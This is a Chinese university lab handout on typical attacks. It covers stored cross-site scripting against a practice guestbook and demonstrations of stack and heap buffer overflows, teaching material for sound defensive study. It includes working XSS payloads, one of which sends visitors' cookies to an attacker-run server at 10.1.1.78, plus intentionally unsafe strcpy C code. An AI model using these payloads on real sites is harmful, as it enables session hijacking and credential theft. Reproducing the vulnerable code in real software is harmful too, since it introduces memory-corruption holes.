
# 实验一 典型攻击行为验证



## 实验1-1：跨站脚本攻击

### 预备任务：熟悉留言系统

      在预备任务中，我们将安装在目标主机上的跨站脚本攻击演练平台（留言系统）。

      1、使用远程桌面登录至练习主机。

      2、使用浏览器打开http://10.1.1.2页面，进入跨站脚本攻击演练平台，如下图所示：



      3、给留言系统添加留言，熟悉本系统环境。



      4、管理留言。

      点击“管理留言”，用户名：admin，密码：admin123，可以对刚留言进行管理。

### 任务一：存储式跨站脚本测试

**实验内容**：初步测试留言系统是否存在存储式跨站漏洞；

**实验步骤**：

      1、登录到实验机上，用IE浏览器中打开留言系统（10.1.1.2）。

      2、在留言内容中填写包含有跨站测试的脚本，提交后观察返回效果。

         <script>alert("XSS TEST")</script>

      如下图所示：



      3、刷新留言系统，如果新加留言显示如下，则说明系统有存储式跨站漏洞。



      4、思考：

      测试当其他用户打开这个页面时，嵌入的代码是否会执行？分析留言系统代码，为什么填写的留言脚本会被执行？


### 任务二：存储式跨站漏洞的简单利用

**实验内容**：使用跨站漏洞加载恶意网页。

**实验步骤**：

      清空实验一任务，将恶意网页（假设http://www.hit.edu.cn）放入留言系统数据库，并在用户端执行；

      1、增加一留言，并在留言内容中改为 <iframe src="http://www.hit.edu.cn"></iframe>，测试返回效果。



      2、隐藏恶意网页。增加留言，内容包含以下语句：<iframe src=http://today.hit.edu.cn width="0" height="0"></iframe>，观察返回状态，并解释原因。

      3、思考本留言系统是否有其他利用方式？

### 实验任务三：利用存储式跨站漏洞窃取用户cookie

**实验内容**：利用存储式跨站漏洞窃取用户cookie

**实验步骤**：

     1、继续添加留言，包含以下内容：<script>document.write(document.cookie)</script>


      结果如图所示：



      2、继续添加留言，包含以下内容：

      <script>alert(document.cookie)</script>，比较有什么区别？


       3、使用管理员登录，观察显示的cookie有什么不同？



      4、思考：这种窃取cookie的方式有什么缺点？有什么方法可以将用户的cookie窃取出并保存下来，而且用户看不到？


      5、在攻击机上使用提供的页面搭建WEB服务器，以便保存浏览用户的cookie。






搭建IIS服务器过程中应注意如下几点：


    1）在Web服务扩展中允许Active Server Pages服务




   2）默认网站-属性-文档中添加index.asp内容页。




  3）在：C:\\tools\\跨站脚本攻击\\中的cookies文件夹属性-安全-组或用户名称（G）-添加-高级-立即查找中找到IUSR\_BJHIT-YXI7NEFU8用户，选择并确定



  4)给IUSR\_BJHIT-YXI7NEFU8用户写入权限




    搭建好后，在浏览器中输入本机IP地址进行测试，如下图所示：




      返回http://10.1.1.2页面，继续添加留言，包含以下内容：

     <script>document.write("<iframe width=0 height=0 src='http://10.1.1.78/cookie.asp?cookie="+document.cookie+"'></iframe>");</script>



      提交留言后观察目标服务器页面，没有看到异常现象，如下图所示：



      再打开本地页面，查看接收浏览用户的cookie接收情况：




      可以看到，已经接收到用户的cookie了，这些cookie包含了所有浏览该页面的信息，如果是登录用户的话，cookie包含了用户的用户名与密码信息。


## 实验1-2、栈和堆的溢出

### 1、栈溢出实验


一个典型的栈帧结构如下图所示：



栈帧的一个例子：



那么它的栈帧结构是：



其中sfp是指调用者的EBP，ret是指返回地址。

缓冲区溢出攻击指的是：传入一个超过缓冲区buf长度的字符串，执行拷贝后，缓冲区溢出，把ret返回地址修改成函数haha的地址，达到调用函数haha的目的。

**示例代码**

#include <stdio.h>

#include <string.h>

void fun(const char\* input)

{

char buf[8];

strcpy(buf,input);

printf("%s\n",buf);

}

void haha()

{

printf("OK! success!\n");

}

int main()

{

char \*s = "XXXXXXXXX\x19\x10\x40\x00";

printf("address of fun=%p\n",fun);

printf("address of haha=%p\n",haha);//假设haha函数的地址是0x00401019，那么字符串s的最后四位应该是\x19\x10\x40\x00,关键是前面有几个X

fun(s);

return 0;

}


**字符串XX构造说明**

前8个字节填充的是函数fun中的buf数组

之后的4个字节填充的是sfp，即调用者的EBP

最后四个字节填充的是返回地址，根据打印出函数haha的地址确定

**运行结果**



结果表明产生了缓冲区溢出，执行了预想中的代码（haha函数）。

### 2、堆溢出实验

堆是内存的一个区域，它被应用程序利用并在运行时被动态分配。堆内存与堆栈内存的不同在于它在函数之间更持久稳固。这意味着分配给一个函数的内存会持续保持分配直到完全被释放为止。这说明一个堆溢出可能发生了但却没被注意到，直到该内存段在后面被使用。

**示例代码**

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

int main(int argc, char \*argv[])

{

char \*input = malloc(20);

char \*output = malloc(20);

strcpy(output, "normal output");

printf("output at %p: %s\n", output, output);

strcpy(input, argv[1]);


printf("input at %p: %s\n", input, input);

printf("output at %p: %s\n", output, output);

}


**字符串构造说明**

首先看一下堆溢出是如何产生的：



所以我们构造字符串应该根据两个内存地址的差值(即output和input地址的差值)来构造字符串。

**运行结果**



结果可以看出，input字符串覆盖了output的内存区域，从而实现了堆溢出。

两个内存地址的差值为0x004F0718-0x004F06D0=0x48 即72字节，所以字符串应该构造为72字节+output内容。

## 实验结果（需体现在实验报告中）

一、跨站脚本攻击实验结果

1、简单阐述跨站脚本攻击原理

2、给出本次实验的结果，截图等。

二、缓冲区溢出验证实验结果

1. 分析缓冲区溢出的原理。根据这2个程序，详细说明基于堆和栈的缓冲区溢出的原理。
2. 给出溢出的结果，程序运行后的状态或屏幕截图等。